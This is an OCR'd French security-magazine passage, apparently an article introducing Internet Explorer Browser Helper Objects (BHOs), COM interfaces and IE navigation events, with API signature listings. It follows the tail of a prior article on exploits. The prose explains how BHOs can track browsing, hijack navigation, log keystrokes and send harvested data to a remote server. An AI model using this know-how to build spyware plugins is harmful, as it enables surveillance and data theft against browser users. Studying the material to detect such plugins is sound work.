L'information est essentielle. Il faut prendre le temps de découvrir les pertinences (au moins la vulgarisation) de toutes ces applications hostiles. En espérant avoir ajouté à votre connaissance du sujet, bonne chasse ++ L'ensemble des codes C/C++ et assembleur reste disponible sur simple demande par mail. ●

À propos de l'auteur

Didier Sicchia est à l'origine de nombreux exploits, dossiers et articles divers pour plusieurs publications francophones consacrés à la sécurité informatique et au développement. Autodidacte et passionné, son expérience se porte notamment sur les *ShellCodes*, les débordements d'allocations de mémoires, les *RootKits*, etc. Plus que tout autre chose, c'est l'esprit alternatif de la communauté *Under-Ground* qui le motive.

Sur Internet

- *http://fr.wikipedia.org/wiki/Jean_Baudrillard* [1]
- *http://en.wikipedia.org/wiki/CoolWebSearch* [2]
- *http://sourceforge.net/projects/nasm* [3]
- *http://antivirus.ordi-netfr.com* [4]



Les plugins IE : BHOs et barres d'outils

Nzeka Gilbert 

Degré de difficulté

●●●

L'industrie de la publicité en ligne n'a jamais été aussi florissante et d'après de récentes études, elle devrait continuer à prospérer pendant encore quelques années. L'un des problèmes que rencontre cette industrie est le ciblage des internautes pour augmenter son ROI (Retour sur Investissement).

Certains vont chercher des niches, d'autres préfèrent développer divers outils qui vont parfois porter atteinte à la vie privée des internautes mais qui leur permettent de se créer une liste de prospects à moindres coûts.

180 Solutions, Cydoor en font parti. Comment font-ils? Ils ont développé des barres d'outils et d'autres types de plugins pour Internet Explorer qui leur permettent d'observer et parfois de contrôler la navigation des utilisateurs. Comme nous allons le voir, ces plugins peuvent être utilisés pour servir d'autres causes.

L'histoire des navigateurs

Internet Explorer, généralement appelé IE ou encore MSIE (pour Microsoft IE) est le fameux navigateur qui a longtemps concurrencé Netscape Communicator, un autre navigateur produit par la société Netscape Communications Corporation qui fait actuellement partie du groupe Time Warner.

Comme tout le monde le sait, Internet Explorer a gagné la bataille et s'est imposé dans le monde des navigateurs Internet jusqu'à ce qu'un inconnu du nom de Mozilla Firefox, un petit navigateur Internet de la fondation Mozilla qui est très vite devenu un mastodonte avec plusieurs millions de téléchargements en moins de quelques mois, vienne marcher sur ses plates-bandes.

Cet article explique...

- Les principes de base des divers types d'extensions pour Internet Explorer.
- Les outils et les méthodes pour créer ses propres extensions (aussi bien les BHO's que les barres d'outils).
- Comment analyser vos systèmes pour découvrir si vous êtes victime d'une extension (*plugin*) indésirable.
- Les principaux points de l'histoire des navigateurs pour se remettre dans le contexte de développement de ces diverses extensions des navigateurs.

Ce qu'il faut connaître...

- La programmation de logiciels et de DLLs.
- Les principes de base des objets COM (*Components Object Model*).

Internet Explorer est très souvent décrié pour son manque de sécurité mais aussi parce qu'il est intégré par défaut dans tous les systèmes d'exploitation Microsoft Windows et ce depuis Windows 95. Bien qu'ayant été analysé, décortiqué... Internet Explorer reste encore un mystère pour de nombreuses personnes. Saviez-vous, par exemple, qu'il est possible de créer des extensions pour IE aussi facilement que de créer des extensions pour Firefox ? Dans cet article, nous allons vous montrer comment de grandes entreprises comme Adobe, Microsoft, Google, Ebay mais aussi 180 solutions et d'autres éditeurs de spywares/adwares créent des outils qui vont s'attacher à Internet Explorer et leur permettre de vous rendre de nombreux services tout en leur permettant de gonfler leurs revenus (publicitaires ou non).

Nous commencerons par une petite description de l'histoire d'Internet Explorer sans se replonger dans l'histoire de la guerre des navigateurs, puis nous aborderons la création de ces fameuses extensions IE (plus connues sous le nom de BHO's) mais aussi des barres d'outils comme celle de Google. Nous allons essayer d'intégrer des éléments de sécurité car les BHO's sont, comme nous allons le voir, très utilisés par les spywares et autres adwares pour enregistrer les pages que vous visitez, vos habitudes sur Internet, les touches claviers que vous saisissez, pour afficher de la publicité très ciblée et pour recueillir des informations capitales pour des annonceurs mais aussi pour des pirates. C'est pour cela aussi, que nous aborderons la création de barres d'outils (publicitaires ou non) sous Mozilla Firefox qui semble pour le moment intouchable. Mais l'est-il vraiment ?

Internet Explorer 1.0 a été créé à partir des codes de Spyglass Mosaic. À l'époque, Spyglass Mosaic était l'un des rares navigateurs Internet commercial performant.

La société Spyglass qui éditait ce navigateur avait signé un contrat assez spécial avec Microsoft : Microsoft pouvait intégrer cet outil de navigation dans son système d'exploitation Windows et en échange il devait reverser un certain montant (certains parlent d'un quart des revenus de Microsoft Windows) à la société Spyglass. Microsoft racheta le produit de cette entreprise et se mit en tête de développer un navigateur fait maison en se basant sur les codes informatiques de Spyglass Mosaic. Il faudra attendre la version 3 de IE, qui a été développée sans se baser sur Spyglass Mosaic et qui était disponible par défaut dans Windows 95, pour que IE devienne le navigateur le plus utilisé. Cette intégration fut perçue comme un autre fait marquant du monopole de Microsoft qui voulait à tout prix profiter du succès auprès des particuliers et des entreprises de son système phare : Microsoft Windows. Bien sûr, Microsoft fut très critiqué mais qui pouvait bien l'en empêcher ? Surtout pas Netscape Communications Corporation qui éditait un navigateur commercial concurrent, le très célèbre Netscape, qui n'a pas survécu à cette attaque directe de Microsoft.

Jusqu'à maintenant, IE est l'un des navigateurs les plus utilisés bien que Mozilla Firefox et Opera soient dans la course. On peut noter un fait intéressant et très important pour cet article. Avec la version 4.0 de Internet Explorer, une option très intéressante est apparue : c'est *l'Active Desktop*. L'Active Desktop (à ne pas confondre avec *l'Active Directory*) est la possibilité pour des utilisateurs d'ajouter de l'HTML et des composants développés en javascript sur leur bureau en lieu et place de l'habituel papier peint comme nous le montre la Figure 1. Bien que cela soit une très bonne chose pour les vendeurs d'espaces publicitaires et pour les développeurs de widgets à ajouter sur son bureau (voir le rachat de Konfabulator par Yahoo), cela représente aussi une aubaine pour les créateurs de BHO's car cette option est basée sur le même moteur que IE.

Bien qu'Internet Explorer soit un produit propriétaire sûrement complexe au niveau de son architecture, est-il possible de le personnaliser ? Nous allons tenter d'y répondre en analysant les possibilités qui s'offrent à nous.

Pour ajouter des fonctionnalités à Internet Explorer, la première idée qui nous vient en tête est la création d'un nouveau navigateur à l'image de Maxthon (*http://www.maxthon.com/*), AvantBrowser (*http://www.avantbrowser.com/*), ou encore AOL Explorer (*http://downloads.channel.aol.com/browser*). Pour ce faire, les équipes de développement (si le but est de créer une entreprise sur ce navigateur) vont commencer par utiliser le moteur de rendu HTML d'Internet Explorer



Figure 1. *Un bureau basé sur Active Desktop*

(Trident sous les PLATE-FORMES Windows ou Tashman sous les PLATE-FORMES Macintosh) par l'intermédiaire du composant *WebBrowser* qui est disponible dans la plupart des langages informatiques (Delphi, C++...). À cela, il leur faudra ajouter tous les autres composants nécessaires d'un navigateur, à savoir des boutons Précédant, Suivant, une barre d'adresse, une barre des tâches, un historique, des favoris, un système de menu simple à prendre en main et complet, un système de cache personnalisé ou non, des extensions utiles comme un bloqueur de *popup*... En n'oubliant pas d'ajouter leur fonctionnalité ! Cette méthode de n'est vraiment pas pratique quand on ne cherche qu'à ajouter une petite option parce qu'il va premièrement falloir trouver des développeurs allant travailler sur la compatibilité du moteur de rendu HTML et sur les autres aspects du navigateur puis convaincre les utilisateurs de laisser leur navigateur par défaut (à savoir Internet Explorer dans notre cas) pour le vôtre.

Une autre possibilité est la modification des ressources systèmes (principalement les *APIs*) d'Internet Explorer pour effectuer les tâches que vous voulez en utilisant des hooks et d'autres astuces utilisées par les malwares et les rootkits comme le *DLL injection*.

C'est une action assez complexe pour le commun des programmeurs informatique qui n'a pas accès aux codes de Microsoft et cela peut amener à un non respect des licences d'utilisation des outils Microsoft et à quelque chose d'encore plus grave : à un conflit au niveau de la mémoire car nous accédons directement à l'espace mémoire privé d'Internet Explorer et quand on ne sait pas quoi faire à cet endroit, le pire peut être envisagé : crash système, corruption de données, beau petit message d'erreur pouvant gâcher une journée...

Comme vous l'avez vu, aucune de ces deux méthodes n'est intéressante lorsque l'on veut ajouter des options par le biais d'extensions à IE.

La meilleure des solutions est de se baser sur les BHO's qui vont être chargés dans l'espace d'exécution d'Internet Explorer et comme les ActiveX, ils vont permettre d'étendre les capacités de ce navigateur. Comment ? Par le biais de la technologie COM pour *Component Object Model*. Mais qu'est-ce qu'un BHO ?

Théorie sur les BHOs

Un BHO (pour *Browser Helper Object*) est une extension logicielle qui va permettre d'ajouter des fonctionnalités à Internet Explorer. Cela ne vous dit sûrement rien mais vous avez déjà eu affaire à ce genre d'outils : à chaque fois que vous avez installé un outil de blocage de popup, vous avez installé un BHO. À chaque fois que vous avez installé Adobe Acrobat Reader, vous avez installé un BHO car Acrobat Reader en utilise un pour permettre d'afficher des documents PDF depuis Internet directement dans le navigateur. À chaque fois que vous avez installé les barres d'outils de Google ou de Yahoo, vous avez installé des BHO's créés par ces 2 entités du Net. Comme vous pouvez le remarquer, les BHO's peuvent être utilisés pour un tas de choses. Nous en ferons une rapide liste plus tard dans l'article.

Techniquement, un BHO se présente sous la forme d'une DLL qui est enregistrée au sein de IE par l'ajout de quelques commandes dans la base de registre. Les BHO's exploitent une API qui leur permet d'accéder au DOM (*Document Object Model*) d'une page et de contrôler la navigation sous Internet Explorer. Les BHO's ont été intégré en 1997 dans la version 4 de IE. La particularité des BHO's est leur possibilité de contrôler tous les aspects de la navigation car ils sont chargés par IE dès le lancement de ce navigateur et même avant, lors du lancement de *Windows File Explorer.* Étant chargés au sein de IE (il est important de savoir qu'à chaque fois qu'une nouvelle fenêtre IE ou *Windows File Explorer* est lancée une nouvelle instance des plugins est chargée), les BHO's ont un accès quasi-illimité à tous les éléments de IE dont les éléments qui gèrent la navigation. Ces éléments sont plus communément appelés des interfaces dans le jargon de Windows.

Comme toute chose en informatique, les BHO's sont des armes à double tranchant : ils peuvent être utilisés pour aider les internautes dans leur navigation et leur faire apprécier Internet autrement mais ils peuvent aussi être utilisés à des fins moins nobles par l'industrie de la publicité en ligne ou des voleurs et pirates en tout genre qui vont tenter d'implémenter des outils d'affichage publicitaire, de contrôle de la navigation, d'espionnage des habitudes des internautes sur le Web, de vol pur et simple de données comme des numéros de comptes bancaires.

Pour être aussi proches de IE, les BHO's sont développés comme des objets COM qui est une technologie utilisée par toutes les surcouches d'Internet Explorer et par IE lui-même, c'est entre autre pour cela qu'en ajoutant des BHO's sur son système nous pouvons avoir l'impression qu'ils sont des composants natifs, qu'ils font partie du noyau même de IE. Par surcouche, j'entends toutes les fonctionnalités ajoutées à IE par Microsoft lui-même ou non.

Objets / serveurs COM

Dans cette section, nous allons essayer de démystifier les principes de base se cachant derrière ce terme barbare : *COM*. Nous répondrons aux questions qu'est-ce qu'un objet *COM* ? Comment est-il identifiable ? Comme en programmer un ? Pourquoi cela existe ?

COM (pour *Component Object Model*) est une architecture de programmation introduite dans le monde de la programmation Windows en 1993 par Microsoft. Cela permet le développement de composants programmables (développés par des équipes différentes et même des sociétés différentes) pouvant interagir, communiquer entre eux, s'échanger des informations et des messages de manière codifiée et ordonnée

quelque soit le langage de programmation de ce composant. Pour le dire en d'autres mots, l'architecture (la base structurelle) *COM* permet la communication inter-processus sous un même système et parfois à travers un réseau d'entreprise. La Figure 2 se propose de schématiser le fonctionnement des composants *COM*.

L'architecture COM fournit :

- un standard de données binaires pour l'interopérabilité des divers composants.
- un système indépendant des langages de programmation. En quelque sorte, des composants programmés en C ou en C++ peuvent communiquer avec des composants développés en Visual Basic et même en Java.
- un système fonctionnant sous diverses architectures (de Microsoft Windows Personnal Computer Edition aux Microsoft Windows pour PDA et SmartPhone, en passant par les APPLE Macintosh, les Unix...) ce qui permet de sortir du clivage créé par les divers constructeurs et les éditeurs de logiciels un peu comme le fait Java et ses divers composants logiciels réutilisables quelques soient les projets et les systèmes sur lesquels ils tournent (les Java Beans). Bon, il est vrai que le portage d'applications Java sous l'édition J2ME de la machine virtuelle peut bien sûr nécessiter quelques modifications à cause du fait que cette édition est destinée à l'électronique grand public (EGP) et donc que certaines classes Java ne sont pas disponibles.
- un système extensible de par sa nature. C'est ce qui fait sa force et sa raison d'être, la possibilité de créer des composants étendant les capacités de ce qui existe déjà.
- un système facilitant la communication entre les composants, qu'ils soient lancés par divers processus ou distants de quelques centaines de mètres de câbles réseaux.
- un système de gestion de la mémoire efficace et simple.
- un système fiable d'identification des divers composants que nous verrons plus tard en détail.
- un système qui charge rapidement les divers composants au sein de applications voulues dès qu'ils ont été enregistrés.




Figure 2. *Représentation d'un serveur COM au sein d'une application*




Figure 3. *Schémas des principales interfaces*

Comme le répète assez bien Microsoft, COM n'est qu'une architecture logicielle globale qui peut être utilisée pour diverses tâches. Comme nous le montre le tableau de caractéristiques des objets COM, ces derniers peuvent être développés dans divers langages de programmation. En tout cas ceux qui permettent le développement de tels composants.

Les interfaces de programmation au sein de IE et des BHOs

Avec les objets COM, il faut savoir que les divers composants effectuent les tâches décrites précédemment (communiquer et s'échanger d'informations) grâce à ce que l'on appelle des interfaces. Les interfaces sont tout simplement des ensembles de fonctions (on appelle cela aussi des méthodes) autorisant les échanges inter-processus. Techniquement, une interface n'est qu'un ensemble de fonctions représentant le standard de données binaires utilisées par tous les composants.

Tous les composants COM implémentent au moins l'interface standard qui porte le nom spécial IUnknown : littéralement, cela veut dire l'interface inconnue. Pourquoi y a-t-il un *I* au début du nom ? Et bien c'est la convention qui veut que l'on mette un i majuscule devant tous les noms d'interfaces pour qu'elles soient aisément reconnues (comme Istream qui gère des flux d'entrée/sortie, IOleObject qui doit être souvent utilisé dans les composants *OLE*, *IDataOject*, *IPersistFile...*). Il faut aussi savoir que toutes les interfaces dérivent de l'interface `IUnknown`. La Figure 3 se propose de schématiser cette hiérarchie au sein des interfaces.

Un composant COM ou son conteneur n'ont jamais directement accès à un autre composant. Ils utilisent les pointeurs d'interfaces. Pour compléter ce que l'on vient de dire sur les interfaces, il faut savoir qu'une interface est un pointeur vers une table virtuelle de fonctions qui contient une liste de pointeurs vers les fonctions qu'implémentent les méthodes fournies dans le composant. Ce modèle d'accès à l'avantage de conserver/préserver l'encapsulation des données et des traitements effectués par le composant, le pointeur à l'avantage de pouvoir cacher les divers aspects techniques du composant COM : personne ne peut voir les données du composant. Et ce pointeur permet de fournir le même composant à plusieurs instances d'un programme donné que se soit à travers un réseau ou non : rappelez-vous qu'à chaque fois qu'une nouvelle instance du navigateur est lancée, une nouvelle instance des composants est créée.

Bon, nous n'allons pas nous attarder sur le principe des objets *COM* et ses dérivés comme *COM+*, *OLE*, *DCOM*, *.NET*... car des ouvrages de la collection Microsoft et MSDN sont autant de sources d'informations

fiables, de plus ce genre d'éléments fait l'objet d'ouvrages entiers.

Avant de finir, il vous faut savoir qu'un des aspects les plus avantageux de la programmation d'objets *COM* est le fait que les interfaces ne risquent pas de changer suivant les versions du système : elles sont immuables. Il ne peut y avoir de conflits de versions entre les récents et les vieux composants : à chaque fois qu'il y a une nouvelle version d'une interface, elle ne fait qu'ajouter des fonctionnalités.

Comment est lancé un BHO : le contexte de chargement

Comme nous l'avons dit dans les sections précédentes, un BHO a de nombreux moyens d'êtres chargé. Premièrement, lors du lancement de la machine, si l'Active Desktop est activé, il sera exécuté dès le démarrage de l'espace de chaque utilisateur (lors de l'affichage du bureau et du chargement des propriétés de l'utilisateur). Un BHO peut être chargé avec Windows File Explorer. Le dernier évènement qui peut permettre le chargement d'un BHO est le lancement du navigateur Internet Explorer.

Chacune de ces possibilités peut être bloquée, autorisée, forcée lors du chargement du BHO. Nous verrons plus tard comment choisir à quel moment charger un BHO. Souvenez-vous seulement que Windows est assez bien fait et que l'on peut charger un BHO à n'importe quelle occasion, à nous de le définir dans notre code.

Fonctionnement des BHO's au sein de IE et d'Explorer.exe

À risque de se répéter, nous allons rapidement expliquer le fonctionnement d'Internet Explorer face aux BHO's. Comme nous vous l'avons déjà dit, l'architecture COM est le cœur même d'Internet Explorer. Au démarrage, IE va consulter une clé de la base de registre bien précise dans laquelle se trouve une description des plugins à prendre en compte et il va charger tout ce qu'il y trouve. Lors de chaque initialisation (pendant laquelle IE va appeler la fonction `CoCreateInstance()` pour démarrer une instance de chaque objet déclaré dans la base de registre), IE demandera une interface précise à l'objet COM. Quand il obtiendra une réponse, s'il en obtient une, IE utilisera les méthodes fournies pour passer au BHO son pointeur vers son interface `IUnknown`. Maintenant, le composant va s'exécuter comme s'il était natif de IE en utilisant diverses interfaces pour hooker les évènements d'IE. Le hooking consiste à détourner les ressources qu'utilise un logiciel et/ou à modifier des informations dans son espace mémoire privé pour modifier son comportement.

Que peut permettre de faire un BHO ?

Comme nous l'avons vu précédemment, le fait d'être lancé par Internet Explorer lui-même (et même par Windows Explorer) permet aux BHO's d'être assez puissants. L'un des aspects les plus importants et qui fait leur force par rapport à des malwares habituels est le fait que les firewalls ne peuvent rien faire contre car ils les considèrent comme le navigateur lui-même. Ils sont capables d'effectuer beaucoup de tâches mais ils ont quand même des limites. Essayons de passez en revue quelques unes des possibilités offertes par les BHO's. Premièrement, il est possible d'espionner l'utilisateur en conservant un historique de toutes les pages qu'il a consulté. Cela est possible est exploitant un évènement lancé par Internet Explorer lui-même à chaque fois qu'il va changer le corps d'une page.

Ensuite, il est possible de modifier la navigation d'un utilisateur. Après la mise en place de l'observation en temps réel de la navigation comme vu dans le premier cas, il est aussi possible de changer l'adresse de la page visitée en envoyant tout simplement une nouvelle requête de navigation. Cette action peut permettre de bloquer un site mais aussi de rediriger l'utilisateur vers nos pages quand il désire visiter un site précis : cela peut être utilisé pour faire du détournement de sites Internet (*Website Hijacking*).

Comme une suite logique du cas précédent, il est possible de réaliser des logiciels de contrôle parental. Ce type d'outil fonctionnant sous Internet Explorer sont souvent des BHO's qui vont analyser la page visitée avant d'accepter son affichage. Si le site est non conforme, le logiciel va modifier la navigation et afficher un message approprié. Il est aussi possible de créer un keylogger avec le BHO. Cela va permettre, en plus de pouvoir espionner les sites visités, de savoir ce que tape exactement l'utilisateur du système où est installé le BHO.

Il est aussi possible de bloquer des popups. Comment reconnaître des popups d'autres fenêtres réduites légitime ? Généralement, les popups sont ouvertes dès le lancement de la page et sans action de l'utilisateur. Il est aussi possible de consulter les sources HTML des pages visitées. Cela peut permettre plein de choses : afficher les sources en plus de la page (sans grand intérêt sachant que l'on peut accéder aux sources d'une page par le biais du menu *Affichage -> Code source de la page*), permettre d'appliquer un filtre bayésien ou tout autre type d'algorithmes statistiques d'analyse de contenu (souvent utilisé par les solutions de détection de Spam) pour faire ressortir les mots clés et le thème de la page.

Il est possible de réaliser un contrôle d'accès. Par exemple, lorsqu'un utilisateur veut accéder à une certaine partie de votre site, il est possible de limiter cette section du site aux utilisateurs ayant installé votre barre d'outils ou vos logiciels de contrôle d'accès. Cette solution demande à la fois d'analyser la navigation et de savoir comment bloquer des pages. Il est aussi possible de réaliser un serveur et/ou client d'envoi d'informations. En quelque sorte, dès qu'un utilisateur consulte une page donnée, le BHO peut envoyer

des informations au site (par FTP, par HTTP GET ou encore par HTTP POST).

Il est possible de créer une extension qui va prendre en compte un nouveau format multimédia comme le fait Adobe avec Acrobat Reader ou même Microsoft avec Microsoft Word : c'est pour cela que quand on lance un *PDF* ou un *DOC/RTF/PPT/PPS*... depuis Internet avec IE, ce dernier les affiche directement dans la page de navigation. ActiveX est aussi très utilisé pour ce genre d'actions. Il est aussi possible de développer des modules de sécurité ou d'analyse réseau comme Web Development Helper (*http://www.nikhilk.net/Project.WebDevHelper.aspx*) un outil d'analyse *HTTP*, *DOM/DHTML*, de debugging javascript... très utile pour les développeurs Ajax.

Il est possible de réaliser tout autre type d'outils comme *IESnap* (*http://www.tonec.com/products/iesnap/index.html*) qui réalise des captures d'écran des pages web visitées et même réaliser des plugins qui vont permettre à IE de mieux profiter du Web 2.0.

La Figure 4 montre une barre d'outils IE. Les possibilités offertes par les BHO's sont nombreuses.

Pratique des BHOs et compléments techniques sur les interfaces de programmation

Par complément technique, nous voulons parler des autres interfaces avec lesquelles il faut travailler lorsque l'on développe un BHO.

Le but premier du BHO est de pouvoir accéder et contrôler la navigation d'un utilisateur : pour cela, il lui faut hooker les évènements du navigateur. Cela est réalisable en implémentant l'interface `IOjectWithSite` (IE passera un pointeur vers son interface `IUnknown` à l'aide de `IObjectWithSite`). Après cela, le BHO pourra demander d'autres interfaces comme `IWebBrowser2`, `IDispatch` et `IConnectionPointContainer`.

L'interface IObjectWithSite ne fournit que 2 méthodes simples à implémenter :

`HRESULT SetSite (IUnknown* pUnkSite)` : qui reçoit le pointeur vers l'interface IUnknown du navigateur. Cette fonction va sauvegarder le contenu de ce pointeur pour utilisation.

Il y a aussi `HRESULT GetSite (REFIID riid, void** ppvSite)` : cette fonction va permettre de récupérer le pointeur vers l'interface `IUknown` précédemment sauvegardé lors de l'appel de Setsite().

Il est obligatoire d'implémenter cette interface dans un BHO. Maintenant passons activement au développement de BHO's car la meilleure manière de maîtriser cet aspect de IE est de programmer : l'apprentissage par l'exemple.

Détecter le contexte d'appel (qui a appelé l'instance courante du BHO)

Détecter le contexte d'appel revient tout simplement à savoir quel processus a chargé l'instance actuelle d'un module (d'une *DLL* dans notre cas). Pour ce faire, nous utiliserons des *API win32* nous permettant de découvrir l'information tant convoitée. Nous avons développé un BHO (nous allons bientôt voir comment on peut en créer aisément) et comme il a été dit plus haut, deux types de processus peuvent vouloir charger cet objet COM : Windows File Explorer (plus communément appelé *Explorer.exe*) et Internet Explorer (plus communément appelé *IExplorer.exe*). Notre but dans cette section est de savoir lequel des deux a créé une nouvelle instance du *BHO* et pouvoir avoir le contrôle sur ce chargement. Nous devons donc effectuer ce contrôle rapidement : dès le lancement de la DLL. C'est pour cela qu'il doit être effectué dans la fonction `Dllmain()` qui est l'Entry Point (point d'entrée) de toute DLL (Cf. Listing 1).

Voila le bout de code qui permet de réaliser cette détection et de pouvoir contrôler le chargement de la *DLL*. Nous allons l'expliquer. Premièrement, nous déclarons une variable caractère (*TCHAR*) pour contenir le nom du processus. Puis nous testons la raison de chargement de la *DLL*, si elle correspond à `DLL_PROCESS_ATTACH` qui indique qu'un processus cherche à s'attacher à la *DLL* nous pouvons enfin effectuer notre test. Pour ce test, il nous faut premièrement découvrir le nom du processus ce qui peut être réalisé grâce à la fonction de l'API win32 `GetModuleFileName`. (Cf. Listing 2).

Pour utiliser cette fonction, il faut charger *Kernel32.dll*. Pour plus d'informations sur cette fonction, veuillez consulter la page MSDN suivante : *http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dllproc/base/getmodulefilename.asp*.

Grâce à l'appel de cette fonction, nous obtenons dans la variable `pszLoader` le nom du processus.

Pour quitter (décharger) une *DLL*, il n'y a pas 36 solutions : soit le processus invoque la raison `DLL_PROCESS_DETACH`, soit, comme dans tout programme *win32*, nous utilisons la fonction `RETURN`. Dans le cas d'une *DLL*, un simple return `FALSE` permet de quitter la *DLL*. Fort de cette connaissance, nous pouvons effectuer un test sur la variable pour savoir quel processus est à l'origine de son chargement puis faire ce que l'on veut ensuite. Nous ne voulons pas que l'objet *COM* soit lancé lors




Figure 4. *Exemple d'une barre d'outils sous IE*

du chargement de *Explorer.exe*, notre but étant de s'attacher à Internet Explorer exclusivement.

Nous utiliserons donc la fonction `_stricmp()` pour la comparaison. Nous aurions très bien pu utiliser `stricmp()` mais cette dernière est dépréciée dans Microsoft Visual Studio 2005. Voilà comment on peut contrôler le chargement d'un module *COM*. Mais une question peut être soulevée, comment demander à *Explorer.exe* de charger ledit module ? Premièrement effectuer le test précédant sans quitter si c'est *Explorer.exe* qui est le résultat de la fonction `GetModuleFileName` puis activer *l'Active Desktop*. Mais comment activer *l'Active Desktop* ? Cela est possible manuellement et à l'aide de fonctions. Nous allons voir la méthode manuelle.

Pour activer cette option, il faut aller dans le panneau de configuration puis double-cliquer sur l'icône *Affichage*. Une nouvelle fenêtre devrait apparaître. Elle est formée de plusieurs onglets : thèmes, bureau, écran de veille... Pour réaliser notre modification, il nous faut se rendre à l'onglet Bureau, puis cliquer sur le bouton Personnaliser le bureau, une nouvelle fenêtre devrait apparaître. À partir de l'onglet Web de cette nouvelle fenêtre, il est possible de mettre du contenu Internet sur notre bureau comme le montre la Figure 5.

Détecter les évènements envoyés par IE

Pour contrôler et manipuler les évènements envoyés par le navigateur, nous pouvons implémenter une fonction appelée IDispatch::Invoke qui permet de les intercepter. Cette fonction est déclarée ainsi (Cf. Listing 3).

Pour affecter un handler (une fonction qui va s'exécuter lors de l'envoi d'un évènement bien spécifique) à un évènement du navigateur, nous allons tester le membre `dispIdMember`.

Ce membre peut avoir plusieurs valeurs que nous allons essayer de lister.

Premièrement, il y a `DISPID_BEFORENAVIGATE2` qui est envoyé avant que la navigation commence que ce soit dans une nouvelle fenêtre ou dans un nouveau frameset. En d'autres mots, cet évènement est envoyé lors du chargement du navigateur (entre le moment où l'on

Listing 1. *La fonction GetModuleFileName*

```
TCHAR pszLoader[MAX_PATH];
if (dwReason == DLL_PROCESS_ATTACH) {
   …
   ::GetModuleFileName(NULL,pszLoader,MAX_PATH);
   if(_stricmp("explorer.exe",(const char *)pszLoader) == 0) return FALSE;
}
```

Listing 2. *Contrôler le chargement d'un BHO*

```
DWORD WINAPI GetModuleFileName(
     HMODULE hModule,
     LPTSTR lpFilename,
     DWORD nSize
);
```

Listing 3. *La fonction Invoke*

```
HRESULT Invoke(
     DISPID dispIdMember,
     REFIID riid,
     LCID lcid,
     WORD wFlags,
     DISPPARAMS FAR* pDispParams,
     VARIANT FAR* pVarResult,
     EXCEPINFO FAR* pExcepInfo,
     unsigned int FAR* puArgErr
);
```

Listing 4. *La fonction BeforeNavigate2*

```
void BeforeNavigate2(
     Idispatch *pDisp,
     VARIANT *&url,
     VARIANT *&Flags,
     VARIANT *&TargetFrameName,
     VARIANT *&PostData,
     VARIANT *&Headers,
     VARIANT_BOOL *&Cancel
);
```

Listing 5. *Les CLSIDs dans la balise HTML OBJECT*

```
<OBJECT id="VIDEO" width="320" height="240"
     style="position:absolute; left:0;top:0;"
     CLASSID="CLSID:6BF52A52-394A-11d3-B153-00C04F79FAA6"
     type="application/x-oleobject">
   <PARAM NAME="URL" VALUE="your file or url">
   <PARAM NAME="SendPlayStateChangeEvents" VALUE="True">
   <PARAM NAME="AutoStart" VALUE="True">
   <PARAM name="uiMode" value="none">
   <PARAM name="PlayCount" value="9999">
</OBJECT>
```

Listing 6. *Un fichier IDL*

```
[ uuid(4bdb00ff-2a00-4c8b-81a4-80f4343d5250), version(1.0) ]
interface INTERFACENAME {
}
```

clique sur l'icône d'Internet Explorer) et le moment où la page d'accueil est affichée. Il se peut aussi quelle s'affiche à chaque fois que l'on lance une nouvelle instance du navigateur à l'aide de [*CTRL*]+[*N*]. Si nous ne voulons pas utiliser le DISPID de cet évènement, nous pouvons aussi utiliser la fonction `BeforeNavigate2` (Cf. Listing 4). Puis il y a `DISPID_DOWNLOAD COMPLETE` qui est envoyé lorsque la navigation est arrêtée.

Cet évènement est envoyé quelque soit la raison de cet arrêt. Il existe 3 raisons possibles : la navigation s'est arrêtée correctement après avoir tout chargé, la navigation a été manuellement arrêtée par l'utilisateur ou il y a eu une erreur. Si nous ne voulons pas utiliser le `DISPID` de cet évènement, nous pouvons aussi utiliser la fonction `DownloadComplete` :

```
void DownloadComplete(VOID);
```

Puis il y a `DISPID_DOWNLOADBEGIN` qui est envoyé lorsque la navigation commence. Elle est liée à l'évènement `DISPID_DOWNLOADCOMPLETE` et sa fonction associée est :

```
void DownloadBegin(VOID);
```

Puis il y a `DISPID_NAVIGATECOMPLETE2` qui est envoyée à chaque fois que l'on change de page. Cet évènement est l'un des plus importants et des plus utilisés car à chaque fois que l'on change de page, l'adresse de la page est envoyée (nous pouvons la récupérer avec la fonction `get_LocationURL()`). Nous pouvons ainsi espionner la navigation d'un utilisateur et même la modifier en utilisant la fonction `Navigate()`.

Puis il y a `DISPID_NEWWINDOW2` qui est envoyé lorsque qu'une nouvelle fenêtre Internet Explorer est sur le point d'être lancée. Si nous ne voulons pas utiliser le `DISPID` de cet évènement, nous pouvons aussi utiliser la fonction `NewWindow2` :

```
void NewWindow2(
        Idispatch **&ppDisp,
        VARIANT_BOOL *&Cancel
);
```

Puis il y a `DISPID_PROGRESSCHANGE` qui est envoyée à chaque fois que le statut de chargement d'un objet change. Pour le dire en d'autres mots, cet évènement peut être utilisé pour réaliser une barre de progression affichant le pourcentage de téléchargement d'une page (ou d'un objet en général). Si nous ne voulons pas utiliser le `DISPID` de cet évènement, nous pouvons aussi utiliser la fonction `ProgressChange` :

```
void ProgressChange(
        long Progress,
        long ProgressMax
);
```

Puis il y a `DISPID_ONQUIT` qui est envoyée avant que l'instance actuelle du navigateur Internet Explorer soit quittée. Cela permet d'effectuer des traitements qui ne peuvent être effectués si IE tourne encore comme supprimer les cookies, les fichiers temporaires ou tout autre type d'actions comme envoyer les informations récoltées lors de la session de navigation à un serveur distant. La fonction associée est :

```
void OnQuit(VOID);
```

